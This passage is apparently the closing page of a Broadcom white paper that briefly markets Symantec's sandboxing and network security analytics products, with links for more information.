Learn more at www.broadcom.com/products/cybersecurity/network/web-protection/intelligence-services

Symantec Content Analysis with Advanced Sandboxing

Within the Symantec Content Analysis platform, zero-day threats are automatically escalated and brokered to Symantec Malware Analysis with dynamic sandboxing for deep inspection and behavioral analysis of potential APT files and toolkits.

Learn more at www.broadcom.com/products/cyber-security/network/gateway/atp-content-malware-analysis

Symantec Security Analytics

Symantec Security Analytics delivers enriched, full-packet capture for full network traffic analysis, advanced network forensics, anomaly detection, and real-time content inspection for all network traffic to arm incident responders for quick resolution.

Learn more at www.broadcom.com/products/cyber-security/network/atp/network-forensics-security-analytics

For more information, visit our website at: www.broadcom.com

CONF-ME-WP100 April 23, 2024